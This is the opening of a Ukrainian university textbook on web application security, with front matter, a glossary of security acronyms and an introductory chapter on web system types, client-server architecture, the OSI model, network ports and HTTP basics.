БЕЗПЕКА ВЕБДОДАТКІВ

ОЛЕКСАНДР ПІРОГ

Міністерство освіти і науки України
Державний університет «Житомирська політехніка»

Олександр Пірог

БЕЗПЕКА ВЕБДОДАТКІВ

Навчальний посібник

Житомир
2025

УДК 004.05:004.42
ПЗЗ

Рекомендовано до друку Вченою радою
Державного університету «Житомирська політехніка»
(протокол № 6 від 24 березня 2025 року)

Рецензенти:

Бабенко В.Г. – доктор технічних наук, професор, завідувач кафедри інформаційної безпеки та комп'ютерної інженерії Черкаського державного технологічного університету;

Голь В.Д. – кандидат технічних наук, професор, завідувач спеціальної кафедри №1 Інституту спеціального зв'язку та захисту інформації Національного технічного університету України «Київський політехнічний інститут ім. Ігоря Сікорського»;

Воротніков В.В. – доктор технічних наук, доцент, професор кафедри комп'ютерної інженерії та кібербезпеки Державного університету "Житомирська політехніка".

Пірог О.В.
ПЗЗ Безпека вебдодатків : навч. посібн. / О.В. Пірог. – Електронні дані. – Житомир : Житомирська політехніка, 2025. – 290 с.

ISBN 978-966-683-694-9

Навчальний посібник націлений на те, щоб надати чітке розуміння основ веббезпеки та озброїти читача знаннями для створення більш захищених вебдодатків. Розглянуто базові принципи безпеки вебсистем, механізми контролю доступу, найпоширеніші вразливості, атаки на відмову в обслуговуванні, методи протидії розкриттю інформації, тестування веббезпеки, рекомендації щодо написання безпечного коду та впровадження найкращих практик безпеки на всіх етапах розробки ПЗ, а також фінансові аспекти кібербезпеки.

Навчальний посібник призначено для здобувачів вищої освіти галузі знань «Інформаційні технології».

УДК 004.05:004.42

Навчальне видання

ПІРОГ Олександр Вікторович

Навчальний посібник

Електронне видання

Комп'ютерний дизайн та верстка: Олександр Пірог

Державний університет «Житомирська політехніка»

вул. Чуднівська, 103, м. Житомир, 10005

ISBN 978-966-683-694-9

ЗМІСТ

ПЕРЕДМОВА

У навчальному посібнику «Безпека вебдодатків» комплексно розглянуто важливі аспекти захисту вебдодатків, методи запобігання різноманітним загрозам і ключові принципи безпеки. Видання націлене на формування у здобувачів освіти системного розуміння загроз веббезпеки та методів їх нейтралізації.

Посібник охоплює основи веббезпеки, зокрема типи вебсистем, клієнт-серверну архітектуру, модель OSI, протоколи та методи шифрування. Розглянуто контроль доступу та процеси ідентифікації, аутентифікації, авторизації та управління сесіями, методи протидії атакам brute-force і захисту вебсерверів. Описано ключові вразливості вебдодатків, такі як XSS, CSRF, SQL-ін'єкції, XXE, SSRF та ін., а також методи їх запобігання. Розглянуто DoS-атаки та способи боротьби з ними, а також захист від витоків даних. Висвітлено процес тестування безпеки, тестування на проникнення з використанням інструментів: Nmap, Burp Suite, Metasploit та ін. Окрема увага приділяється безпечному програмуванню впродовж усього SDLC, моделюванню загроз (STRIDE, PASTA) та запобіганню помилок програмування. Завершує посібник огляд економічних аспектів веббезпеки та принципів інвестування у кіберзахист.

Кожний розділ посібника супроводжується контрольними запитаннями. В кінці видання подано посилання на ресурси з лабораторними роботами, які дозволяють здобувачам освіти навчитися ідентифікувати та аналізувати вразливості, а також здобути необхідні навички роботи з інструментами тестування безпеки вебдодатків.

Посібник розроблено для підготовки бакалаврів за спеціальністю F5 Кібербезпека та захист інформації. Наведені у посібнику матеріали також можна використати для роботи зі здобувачами освіти інших спеціальностей галузі знань «Інформаційні технології», підготовка за якими передбачає вивчення механізмів забезпечення безпеки вебдодатків.

Автор радо розгляне всі зауваження та побажання за адресою pirogov@ztu.edu.ua.

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

2FA (2 Factor Authentication) – двофакторна аутентифікація, метод захисту, що вимагає від користувача пройти два рівні перевірки для доступу до облікового запису або системи та на кожному рівні використовуються різні фактори аутентифікації.

ABAC (Attribute-Based Access Control) – контроль доступу на основі атрибутів, що враховує різні атрибути користувача та середовища для прийняття рішень про доступ.

AES (Advanced Encryption Standard) – симетричний алгоритм шифрування, який використовується для шифрування даних під час їх передачі та збереження.

API (Application Programming Interface) – інтерфейс прикладного програмування, який дозволяє різним програмам взаємодіяти між собою.

APT (Advanced Persistent Threat) —тип кібератаки, яка характеризується тривалою та цілеспрямованою кампанією проти конкретної цілі, зазвичай державних або великих комерційних організацій.

ASCII (American Standard Code for Information Interchange) – один з найстаріших і найпростіших методів кодування символів.

CA (Certificate Authority) – сертифікаційний центр, який відповідає за видачу, перевірку та відкликання цифрових сертифікатів.

CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) – технологія, яка використовується для визначення, чи є користувач, що намагається виконати певну дію, людиною або автоматизованою програмою (ботом).

CCPA (California Consumer Privacy Act) – закон, що регулює захист персональних даних споживачів в Каліфорнії.

CDN (Content Delivery Network) – мережа розподілених серверів, яка забезпечує доставку контенту.

CI/CD (Continuous Integration and Continuous Deployment/Delivery) – підхід у розробці ПЗ, який сприяє автоматизації та вдосконаленню процесів інтеграції та доставки коду.

CIA (Confidentiality, Integrity, Availability) – одна з основних концепцій у сфері інформаційної безпеки.

CLI (Command-Line Interface) – інтерфейс, що дозволяє взаємодіяти шляхом введення текстових команд у командному рядку.

CMS (Content Management System) – система управління контентом, яка дозволяє створювати, редагувати, публікувати та управляти цифровим контентом на вебсайтах.

CORS (Cross-Origin Resource Sharing) – механізм безпеки веббраузерів, який дозволяє або блокує запити з одного домену (джерела) до ресурсів, розташованих на іншому домені.

CPU (Central Processing Unit) – центральний процесор.

CRL (Certificate Revocation List) – список відкликаних цифрових сертифікатів.

CSP (Content Security Policy) політика безпеки вмісту, заголовки відповіді, що допомагають обмежити джерела завантаження скриптів та інших ресурсів на сторінці.

CSRF (Cross-Site Request Forgery) – підробка міжсайтових запитів, тип атаки, при якій зловмисник змушує користувача виконати небажані дії на вебсайті, на якому той аутентифікований.

CSS (Cascading Style Sheets) – мова стилів для опису зовнішнього вигляду та форматування документа.

CVE (Common Vulnerabilities and Exposures) – система, яка надає унікальні ідентифікатори для вразливостей.

CVSS (Common Vulnerability Scoring System) – стандартна система оцінювання вразливостей.

CWE (Common Weakness Enumeration) – система, розроблена MITRE, яка надає загальну класифікацію вразливостей ПЗ.

CWSS (Common Weakness Scoring System) – система оцінювання вразливостей, розроблена MITRE, яка використовується для визначення важливості вразливостей ПЗ.

DAC (Discretionary Access Control) – дискреційний контроль доступу, де власник ресурсу вирішує, хто має до нього доступ.

DAST (Dynamic Application Security Testing) – динамічне тестування безпеки, метод тестування, який аналізує вебдодаток або систему в режимі реального часу під час виконання.

DDoS (Distributed Denial of Service) – розподілена атака DoS, коли велика кількість скомпрометованих систем (ботів) одночасно надсилає запити до цільового сервера або мережі.

DFD (Data Flow Diagrams) – діаграми потоків даних, які використовуються для візуального представлення процесів і обробки інформації в системі.

DLP (Data Loss Prevention) – запобігання втраті даних, спеціалізований набір стратегій і технологій, що використовуються для запобігання витоку, втрати або несанкціонованого використання конфіденційних даних.

DNS (Domain Name System) – система доменних імен, яка служить для перетворення доменних імен, зрозумілих людині, у IP-адреси.

DOM (Document Object Model) – об'єктна модель документа, програмний інтерфейс для HTML і XML документів, який дозволяє скриптам динамічно звертатися і змінювати структуру, вміст і стиль вебсторінок.

DoS (Denial of Service) – тип кібератаки, спрямований на порушення нормального функціонування комп'ютерної системи, сервера або мережі шляхом надмірного навантаження ресурсу, що призводить до відмови в обслуговуванні легітимних користувачів.

DREAD (Damage Potential, Reproducibility, Exploitability, Affected Users, Discoverability – методика оцінки ризиків.

ECC (Elliptic Curve Cryptography) – метод криптографії, заснований на властивостях еліптичних кривих.

ESA (Email Security Appliance) – пристрій або ПЗ, яке захищає електронну пошту.

FTP (File Transfer Protocol) – протокол передачі файлів, який використовується для обміну файлами між клієнтом і сервером через мережу.

GDB (GNU Debugger) – інструмент для налагодження програм.

GDPR (General Data Protection Regulation) – регламент Європейського Союзу, який регулює обробку персональних даних фізичних осіб.

GUI (Graphical User Interface) – графічний інтерфейс, який дозволяє взаємодіяти за допомогою візуальних елементів.

HIPAA (Health Insurance Portability and Accountability Act) – закон США для захисту конфіденційності медичних даних пацієнтів.

HMAC (Hash-based Message Authentication Code) – механізм забезпечення цілісності та автентичності повідомлень, поєднує хеш-функцію з секретним ключем для перевірки, чи не було підроблено повідомлення.

HTML (HyperText Markup Language) – стандартна мова розмітки для створення вебсторінок і вебдодатків.

HTTP (Hypertext Transfer Protocol) – гипертекстовий протокол передачі.

HTTPS (HyperText Transfer Protocol Secure) – безпечна версія протоколу HTTP.

IaaS (Infrastructure as a Service) – модель хмарних обчислень, яка надає інфраструктуру на вимогу, що дозволяє компаніям уникати витрат на фізичні сервери та іншу інфраструктуру.

ICMP (Internet Control Message Protocol) – протокол мережевого рівня для надсилання повідомлень про помилки та діагностичних повідомлень між пристроями в мережі IP.

ID (Identifier) – ідентифікатор, який використовується для ідентифікації об'єктів.

IDN (Internationalized Domain Name) – інтернаціоналізоване доменне ім’я, яке містить символи, не обмежені стандартними ASCII-символами, що дозволяє використовувати символи національних алфавітів.

IDOR (Insecure Direct Object References) – незахищені прямі посилання на об’єкти, тип вразливості, який виникає, коли вебдодаток надає доступ до об’єктів або ресурсів на основі ідентифікаторів, що передаються користувачем, без належної перевірки прав доступу.

IDS (Intrusion Detection System) – системи виявлення вторгнень.

IEC (International Electrotechnical Commission) – міжнародна електротехнічна комісія.

IEEE (Institute of Electrical and Electronics Engineers) – Інститут інженерів з електротехніки та електроніки, міжнародна організація, яка об'єднує фахівців у галузі електротехніки, електроніки, комп'ютерних технологій і суміжних дисциплін.

IEEE CSD (Center for Secure Design) – ініціатива, створена IEEE, спрямована на покращення безпеки ПЗ через розробку та впровадження найкращих практик дизайну.

IFU (Insecure Firmware Update) – вразливість, пов'язана з ненадійним оновленням прошивки в пристроях, може виникати, коли процес оновлення прошивки не забезпечує належного рівня безпеки, що дозволяє зловмисникам впроваджувати шкідливу або несанкціоновану прошивку на пристрій.

IIS (Internet Information Services) – вебсервер від Microsoft.

IoT (Internet of Things) – Інтернет речей.

IPS (Intrusion Prevention System) – системи запобігання вторгнень.

IP-адреса (Internet Protocol Address) – унікальний числовий ідентифікатор, призначений кожному пристрою.

ISO (International Organization for Standardization) – міжнародна організація зі стандартизації.

JSON (JavaScript Object Notation) – формат обміну даними між серверами та вебдодатками.

JWK (JSON Web Key) – стандартний формат для представлення криптографічних ключів у форматі JSON.

JWT (JSON Web Tokens) – токен, який використовується для передачі інформації між сторонами як JSON-об'єкт, зазвичай підписуються, щоб забезпечити автентичність даних.

LAN (Local Area Network) – локальна мережа.

LFI (Local File Inclusion) – тип вразливості в вебдодатках, яка дозволяє зловмисникам включати локальні файли на сервері в запитах, які

обробляються вебдодатком. Якщо веб-додаток не перевіряє або не фільтрує вхідні дані, зловмисник може маніпулювати шляхами до файлів, що може призвести до витоку конфіденційної інформації або виконання небажаних дій на сервері.

LINDDUN (Linkability, Identifiability, Non-Repudiation, Detectability, Disclosure of Information, Unawareness) – модель загроз.

MAC (Mandatory Access Control) – мандатний контроль доступу, де доступ керується політиками безпеки, незалежно від бажання користувача.

MAC-адреса (Media Access Control) – унікальний ідентифікатор для мережевих інтерфейсів, який призначається виробником.

MFA (Multifactor Authentication) – багатофакторна аутентифікація, метод захисту, що вимагає від користувача пройти більше ніж один рівень перевірки для доступу до облікового запису або системи та на кожному рівні використовуються різні фактори аутентифікації.

Microsoft SDL (Secure Development Lifecycle) – процес, розроблений корпорацією Microsoft для інтеграції безпеки на кожному етапі SDLC.

MIME type (Multipurpose Internet Mail Extensions type) – стандарт, який визначає формат файлів і типи вмісту.

MITM (Man-In-The-Middle) – «людина посередині», тип кібератаки, коли зловмисник таємно перехоплює і, можливо, змінює комунікацію між двома сторонами.

NDA (Non-Disclosure Agreement) – угода про нерозголошення, юридичний документ, який захищає конфіденційну інформацію.

NIST (National Institute of Standards and Technology) – агентство уряду США, яке відповідає за розвиток технологічних стандартів.

NTLM (NT LAN Manager) – протокол аутентифікації, розроблений компанією Microsoft, який використовується в мережах Windows для забезпечення безпечного доступу до ресурсів.

NTP (Network Time Protocol) – протокол для синхронізації часу між комп'ютерами в мережі.

OCSP (Online Certificate Status Protocol) – протокол для перевірки статусу цифрових сертифікатів в режимі реального часу.

ORM (Object-Relational Mapping) – техніка програмування, яка дозволяє розробникам працювати з реляційними базами даних, використовуючи об'єктно-орієнтовані підходи, автоматично перетворює дані між несумісними системами, зокрема, між об'єктами в програмному коді та рядками в базі даних.

OS (Operating System) – операційна система.

OSI (Open Systems Interconnection) – модель, яка описує стандартизовані рівні для взаємодії між комп'ютерними мережами.

OSINT (Open Source Intelligence) – використання загальнодоступних джерел для розвідки.

OTP (One-Time Password) – одноразовий пароль.

OWASP (Open Web Application Security Project) – міжнародна некомерційна організація, яка займається підвищенням рівня безпеки вебдодатків та сприяє обізнаності щодо загроз у цій сфері.

OWASP ASVS (OWASP Application Security Verification Standard) – набір рекомендацій та контрольних списків для забезпечення безпеки вебдодатків.

OWASP SAMM (Software Assurance Maturity Model) – модель зрілості для забезпечення безпеки ПЗ.

PASTA (Process for Attack Simulation and Threat Analysis) – методика управління загрозами.

PCI DSS (Payment Card Industry Data Security Standard) – стандарт безпеки даних, розроблений для захисту інформації про платіжні картки та забезпечення безпеки фінансових транзакцій.

PHP (Hypertext Preprocessor) спочатку (Personal Home Page) –популярна мова з відкритим вихідним кодом, яка використовується переважно для веброзробки.

POP (Post Office Protocol) – протокол для отримання електронної пошти з поштового сервера на клієнтський пристрій.

RAM (Random Access Memory) – оперативна пам'ять.

RBAC (Role-Based Access Control) – контроль доступу на основі ролей, де права доступу визначаються відповідно до ролі користувача в організації.

RCE (Remote Code Execution) – віддалене виконання коду.

ROI (Return on Investment) – рентабельності інвестицій.

RSA (Rivest-Shamir-Adleman) – асиметричний алгоритм шифрування, який використовується для шифрування ключів, що передаються між клієнтом і сервером.

SAML (Security Assertion Markup Language) – стандарт безпеки для обміну аутентифікаційними і авторизаційними даними між різними доменами, зазвичай застосовується в сценаріях єдиного входу (SSO).

SAST (Static Application Security Testing) – статичне тестування безпеки, метод аналізу безпеки, який виконується на вихідному коді без його запуску.

SCADA (Supervisory Control and Data Acquisition) – система для контролю та моніторингу промислових процесів.

SDLC (Software Development Life Cycle) – життєвий цикл розробки ПЗ.

SecaaS (Security as a Service) – послуги зовнішніх компаній з кіберзахисту.

SEO (Search Engine Optimization) – процес оптимізації вебсайту з метою поліпшення його видимості в пошукових системах.

SHA (Secure Hash Algorithm) – алгоритм хешування.

SIEM (Security Information and Event Management) – система управління інформаційною безпекою.

SIRT (Security Incident Response Team) – група реагування на інцидент безпеки.

SMTP (Simple Mail Transfer Protocol) – протокол для передачі електронної пошти між серверами, відповідає за надсилання вихідної пошти з клієнтського пристрою на поштовий сервер і передачу між серверами.

SOAP (Simple Object Access Protocol) – протокол обміну повідомленнями для передачі структурованих даних.

SOP (Same-Origin Policy) – політики в веббраузерах, які обмежують взаємодію між ресурсами, завантаженими з різних джерел.

SQL (Structured Query Language) – СУБД, яка використовується для роботи з реляційними базами даних.

SQLi (SQL Injection) – тип атаки на вебдодатки, який дозволяє зловмисникам впроваджувати шкідливі SQL-запити до БД.

SSH (Secure Shell) — протокол, який забезпечує безпечний доступ до комп'ютера або сервера через незахищену мережу.

SSL (Secure Sockets Layer) – криптографічний протокол, що забезпечує захищене з'єднання між клієнтом і сервером в Інтернеті.

SSO (Single Sign-On) – механізм аутентифікації, який дозволяє користувачам входити в кілька різних додатків або служб, використовуючи один набір облікових даних (логін і пароль), після входу в одну службу

користувач може отримати доступ до інших служб без необхідності повторного введення свого імені користувача і пароля.

SSRF (Server-Side Request Forgery) – вразливість безпеки, яка виникає, коли зловмисник може примусити сервер вебдодатка виконувати небажані запити до інших серверів або ресурсів, які знаходяться в межах або за межами внутрішньої мережі.

SSTI (Server-Side Template Injection) – вразливість в вебдодатках, яка виникає, коли зловмисник може впроваджувати шкідливий код у шаблони, що обробляються на сервері, дозволяє атакуючим виконувати довільний код на сервері, отримувати доступ до конфіденційної інформації, або навіть контролювати сервер, на якому працює додаток.

STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) – модель загроз.

SUID (Set User ID) – спеціальний біт у системах UNIX та Linux, який дозволяє виконувати програму з правами власника файлу, а не з правами користувача, який запустив цю програму.

TCP (Transmission Control Protocol) – надійний протокол транспортного рівня, який забезпечує передачу даних у мережі з гарантованою доставкою та правильним порядком.

TLD (Top-Level Domain) – домен найвищого рівня в системі доменних імен, розташований в ієрархії доменних імен на найвищому рівні.

TLS (Transport Layer Security) – криптографічний протокол, що забезпечує захищене з'єднання між клієнтом і сервером в Інтернеті.

UDP (User Datagram Protocol) – простий протокол транспортного рівня для передачі даних через мережу без встановлення з'єднання.

UI (User Interface) – інтерфейс користувача.

UID (Unique Identifier) – унікальний ідентифікатор для однозначної ідентифікації об'єктів.

UPnP (Universal Plug and Play) – набір протоколів, який дозволяє мережевим пристроям автоматично виявляти один одного та встановлювати мережеві з'єднання.

URL (Uniform Resource Locator) – унікальний адресний рядок, який використовується для ідентифікації та доступу до ресурсів в Інтернеті.

UTF (Unicode Transformation Format) – кодування змінної довжини, яке використовується для представлення символів з набору Unicode.

UTM (Unified Threat Management,) – система управління єдиними загрозами, що об'єднує кілька функцій безпеки в одному пристрої або програмному рішенні.

VPN (Virtual Private Network) – віртуальна приватна мережа створює захищене з'єднання між пристроєм користувача та віддаленим сервером.

WAF (Web Application Firewall) – фаєрвол, що захищає вебдодатки.

WSA (Web Security Appliance) – пристрій або ПЗ, яке забезпечує захист вебтрафіку.

WSTG (Web Security Testing Guide) – практичний посібник з тестування безпеки вебдодатків.

XML (Extensible Markup Language) – розширювана мова розмітки.

XSS (Cross-Site Scripting,) – міжсайтовий скриптинг, тип вразливості безпеки вебдодатків, що дозволяє зловмисникам впроваджувати зловмисний код (зазвичай JavaScript) у вебсторінки, які переглядають інші користувачі.

XXE (XML External Entity) injection – тип вразливості в додатках, що обробляють XML-документи, виникає, коли XML-парсер некоректно обробляє

зовнішні сутності, дозволяючи зловмиснику підробляти або маніпулювати XML-документами для виконання небажаних дій.

БД (База даних).
ОС (Операційна система).
ПЗ (Програмне забезпечення).
СУБД (Система управління базами даних).
ТЗ (Технічне завдання).
ТО (Технічне обслуговування).
ШПЗ (Шкідливе програмне забезпечення).

Розділ 1

ОСНОВИ ВЕББЕЗПЕКИ

Різновиди вебсистем

Вебсистем можна класифікувати за різними критеріями. Ось деякі з їх основних видів:

Статичні вебсайти – це простіший тип вебсистеми. Вміст вебсторінок залишається незмінним для всіх користувачів і зазвичай зберігається у вигляді HTML-файлів. Такі сайти часто використовуються для інформаційних ресурсів, де зміст змінюється нечасто.

Динамічні вебсайти – вміст таких сайтів генерується динамічно, часто з використанням баз даних. Інформація на таких сторінках може змінюватися в залежності від дій користувача або оновлень даних на сервері. Приклади: новинні портали, блоги, інтернет-магазини.

Вебпортали – це складні вебсистеми, які об'єднують різні сервіси та інформаційні ресурси в одному місці. Вебпортали можуть містити персоналізовані елементи, такі як новини, погода, електронна пошта, форуми, каталоги тощо.

Вебзастосунки (вебдодатки) – це програми, які працюють у веббраузері, але надають функціональність, подібну до десктопних застосунків. Вебзастосунки можуть включати різноманітні інструменти для обробки даних, електронної комерції, спільної роботи та багато іншого. Приклади: Google Docs, CRM-системи, онлайн-редактори.

Соціальні мережі – вебсистеми, які дозволяють користувачам створювати особисті профілі, додавати друзів, обмінюватися повідомленнями, публікувати контент. Вони включають різні форми інтерактивності, наприклад, коментарі, лайки, обговорення.

Електронна комерція – це спеціалізовані вебсистеми, призначені для продажу товарів і послуг через інтернет. Вони можуть включати каталоги товарів, системи оплати, обробку замовлень та інші інструменти для управління бізнесом.

Кожен з цих типів вебсистем має свої особливості та застосовується в залежності від потреб користувачів і бізнесу.

Клієнт-серверна архітектура

Клієнт-серверна архітектура – це модель взаємодії між компонентами програмного забезпечення (ПЗ), де один компонент виступає як клієнт, а інший – як сервер. Ця архітектура широко використовується в сучасних комп'ютерних системах, особливо в контексті вебсистем.

Клієнт – це ПЗ або пристрій, що ініціює запит до сервера для отримання певного ресурсу або послуги.

Основні типи клієнтів:

- **Веббраузери** – це найпоширеніші клієнти. Веббраузери, такі як Google Chrome, Mozilla Firefox, Microsoft Edge або Safari, надсилають запити на вебсервери для отримання вебсторінок, зображень, відео та інших ресурсів.
- **Мобільні додатки**. Багато мобільних додатків, такі як соціальні мережі, месенджери або онлайн-магазини, теж виступають у ролі клієнтів. Вони взаємодіють із серверними додатками через API

(програмні інтерфейси), що дозволяє обмінюватися даними між додатком і сервером.

- **Програмні клієнти** – це програми або скрипти, які можуть автоматично взаємодіяти з вебсерверами. Наприклад, це можуть бути скрипти для збору даних або автоматизації певних завдань.
- **Інтернет речі** (IoT). Багато сучасних пристроїв, такі як смарт-холодильники, системи безпеки, або сенсори в промисловості, також можуть виступати в ролі клієнтів, відправляючи дані на сервери для подальшої обробки або управління.




Рис. 1.1 Клієнт-серверна архітектура[1]

Клієнти є ініціаторами взаємодії з вебсерверами. Вони відправляють запити, які сервери обробляють і повертають відповідь. Без клієнтів неможлива робота більшості сучасних вебдодатків і сервісів.

Сервер – це ПЗ або пристрій, який обробляє запити клієнтів і надає відповідні ресурси або послуги. Сервери можуть зберігати дані, обробляти запити, виконувати обчислення та багато іншого.

Вебсервери відповідають на запити клієнтів (зазвичай через веббраузери) і надають їм вебсторінки або інший контент через протокол HTTP/HTTPS. Вебсервер отримує запити від клієнтів, розпізнає їх, та визначає, який контент або дії необхідно виконати. Після обробки запиту, вебсервер надсилає відповідь, яка може бути HTML-сторінкою, зображенням, відео або іншим ресурсом. Вебсервери можуть інтегруватися з іншими сервісами, такими як бази даних або сервери додатків, для створення динамічного контенту.

Популярні вебсервери:

- **Apache HTTP Server** – один з найпопулярніших вебсерверів з відкритим кодом, підтримує різні модулі для розширення функціоналу.
- **Nginx** – широко використовується завдяки високій продуктивності і ефективній роботі з великою кількістю одночасних з'єднань.

[1] Тестування безпеки вебзастосунків. ITVDN. URL: https://itvdn.com/ua/video/web-apps-security-testing

- **Microsoft IIS** (Internet Information Services) – вебсервер від Microsoft, інтегрований у Windows Server, використовується для вебдодатків на базі технологій Microsoft.

Вебсервери є основою для роботи будь-якого вебсайту чи вебдодатку. Вони можуть працювати на одному сервері або на кластері серверів для забезпечення масштабованості та надійності.

Як працює клієнт-серверна архітектура:

- **Запит**. Клієнт відправляє запит до сервера через мережу, наприклад, за допомогою HTTP-протоколу.
- **Обробка**. Сервер отримує цей запит, обробляє його, наприклад, витягує необхідні дані з бази даних.
- **Відповідь**. Сервер відправляє відповідь клієнту, яка може містити дані, файл або будь-який інший ресурс.
- **Відображення**. Клієнт отримує відповідь від сервера і відображає її користувачу або використовує в подальшій роботі.

Клієнт-серверна архітектура є основою багатьох сучасних додатків і систем, від вебсайтів до корпоративних інформаційних систем.

Модель OSI

Модель OSI (Open Systems Interconnection) – це концептуальна модель, яка описує стандартизовані рівні для взаємодії між комп'ютерними мережами. Вона була розроблена Міжнародною організацією зі стандартизації (ISO) і складається з семи рівнів, кожен з яких виконує певну роль у процесі передачі даних.

7 рівнів моделі OSI:

- **Фізичний рівень** (Physical Layer) – найнижчий рівень моделі OSI. Відповідає за фізичну передачу даних між пристроями через середовище передачі (кабелі, оптоволокно, радіохвилі тощо). Включає в себе електричні сигнали, роз'єми, інтерфейси, стандарти і протоколи передачі.
- **Канальний рівень** (Data Link Layer) забезпечує надійну передачу даних через фізичне середовище. Відповідає за виявлення та виправлення помилок, а також за управління доступом до середовища передачі. Поділяється на два підрівні: управління логічним зв'язком (LLC) і управління доступом до середовища (MAC). Приклади технологій: Ethernet, Wi-Fi.
- **Мережевий рівень** (Network Layer) відповідає за маршрутизацію даних між різними мережами. Визначає логічні адреси (IP-адреси) і забезпечує пересилання пакетів даних від відправника до одержувача через кілька проміжних пристроїв (маршрутизаторів). Приклади технологій: IPv4, IPv6, IPsec, ICMP.
- **Транспортний рівень** (Transport Layer) забезпечує надійну передачу даних між двома кінцевими точками. Відповідає за управління потоком, сегментацію даних, виявлення помилок і корекцію. Основні протоколи: TCP і UDP.
- **Сеансовий рівень** (Session Layer) управляє діалогом (сеансом) між двома пристроями. Відповідає за встановлення, підтримку і завершення сеансів, а також за синхронізацію даних. Наприклад, забезпечує продовження передачі після тимчасового переривання зв'язку.

- **Рівень представлення** (Presentation Layer) забезпечує представлення даних у форматі, який розуміють програми. Відповідає за кодування, декодування, шифрування, дешифрування, стиснення і розпакування даних. Наприклад, перетворення між форматами тексту (ASCII, Unicode), SSL/TLS, gzip, зображень, відео тощо.
- **Прикладний рівень** (Application Layer) – найвищий рівень моделі OSI. Забезпечує взаємодію користувацьких додатків з мережею. Включає протоколи, які підтримують сервіси електронної пошти, передачі файлів, вебдоступу, управління базами даних тощо (наприклад, HTTP, FTP, POP3, SMTP, WebSocket).

Інтернет-протоколи

Порти протоколів – це числові значення, які використовуються для ідентифікації різних протоколів на транспортному рівні мережевих взаємодій (Transport Layer) у мережах, заснованих на моделі OSI або TCP/IP. Вони служать для передачі даних між сервером і клієнтом і дозволяють направляти трафік до відповідних програм або служб на пристрої.

Порти є важливою частиною мережевої архітектури і забезпечують роботу різних мережевих сервісів. Правильне налаштування та безпека портів має вирішальне значення для захисту мережі від несанкціонованого доступу та атак.

Основні порти та протоколи:

- **HTTP** (Hypertext Transfer Protocol): Порт 80. Протокол для передачі гіпертекстових документів (вебсторінок) у форматі HTML. Це один із найбільш використовуваних протоколів для вебкомунікації.
- **HTTPS** (Hypertext Transfer Protocol Secure): Порт 443. Безпечна версія HTTP, яка використовує шифрування SSL/TLS для захисту даних під час передачі.
- **FTP** (File Transfer Protocol): Порт 21. Протокол для передачі файлів між комп'ютерами в мережі. Використовується для завантаження та завантаження файлів на сервер.
- **SFTP** (Secure File Transfer Protocol): Порт 22. Захищена версія FTP, яка використовує SSH (Secure Shell) для шифрування даних.
- **SMTP** (Simple Mail Transfer Protocol): Порт 25. Протокол для відправки електронної пошти. Використовується для пересилання листів між серверами електронної пошти.
- **IMAP** (Internet Message Access Protocol): Порт 143. Протокол для доступу до електронної пошти на сервері. Дозволяє працювати з поштовими скриньками без завантаження повідомлень на локальний пристрій.
- **POP3** (Post Office Protocol version 3): Порт 110. Протокол для отримання електронної пошти, який завантажує листи з сервера на локальний комп'ютер, зазвичай видаляючи їх з сервера після завантаження.
- **DNS** (Domain Name System): Порт 53. Протокол, що перетворює доменні імена на IP-адреси. Використовується для маршрутизації запитів до правильних серверів.
- **Telnet**: Порт 23. Протокол для віддаленого управління пристроями через мережу. Відкритий текстовий протокол, тому не рекомендується для використання через відсутність шифрування.

- **SSH** (Secure Shell): Порт 22. Протокол для безпечного віддаленого доступу до пристроїв через мережу. Шифрує дані, що передаються.
- **RDP** (Remote Desktop Protocol): Порт 3389. Протокол для віддаленого доступу до робочого столу Windows.
- **MySQL**: Порт 3306. Стандартний порт для підключення до бази даних MySQL.
- **PostgreSQL**: Порт 5432. Стандартний порт для підключення до бази даних PostgreSQL.
- **LDAP** (Lightweight Directory Access Protocol): Порт 389. Протокол для доступу до і управління розподіленою каталоговою інформацією, наприклад, в системах управління користувачами.
- **SNMP** (Simple Network Management Protocol): Порт 161. Протокол для управління та моніторингу мережевих пристроїв.
- **TFTP** (Trivial File Transfer Protocol): Порт 69. Спрощений протокол передачі файлів без механізму автентифікації та шифрування. Використовується для простих завдань передачі файлів.
- **NTP** (Network Time Protocol): Порт 123. Протокол для синхронізації часу на мережевих пристроях.

Порти з номерами від 49152 до 65535 зарезервовані для динамічних або приватних цілей, часто використовуються для тимчасових з'єднань, створених додатками.

Протокол HTTP

HTTP (Hypertext Transfer Protocol) – це протокол передачі гіпертексту, який є основним протоколом для обміну інформацією в Інтернеті. HTTP дозволяє клієнтським програмам (наприклад, веббраузерам) і серверам обмінюватися даними, такими як вебсторінки, зображення, відео, та інший контент. Це один із найпоширеніших і найважливіших протоколів, що лежить в основі роботи Всесвітньої павутини (World Wide Web).

Основні характеристики HTTP є безстанова природа, простота та текстовий формат.

HTTP є безстановим протоколом (Statelessness), що означає, що кожен запит від клієнта до сервера є незалежним. Сервер не зберігає ніякої інформації про попередні запити. Для кожного нового запиту клієнт повинен надсилати всю необхідну інформацію. Для підтримки сеансів (наприклад, для входу користувача на сайт) використовуються механізми, такі як Cookies (файли куки) або Sessions (сесії).

HTTP-запити та відповіді є текстовими, що робить їх легкими для читання та аналізу. Однак це також робить їх менш ефективними, ніж інші, бінарні протоколи.

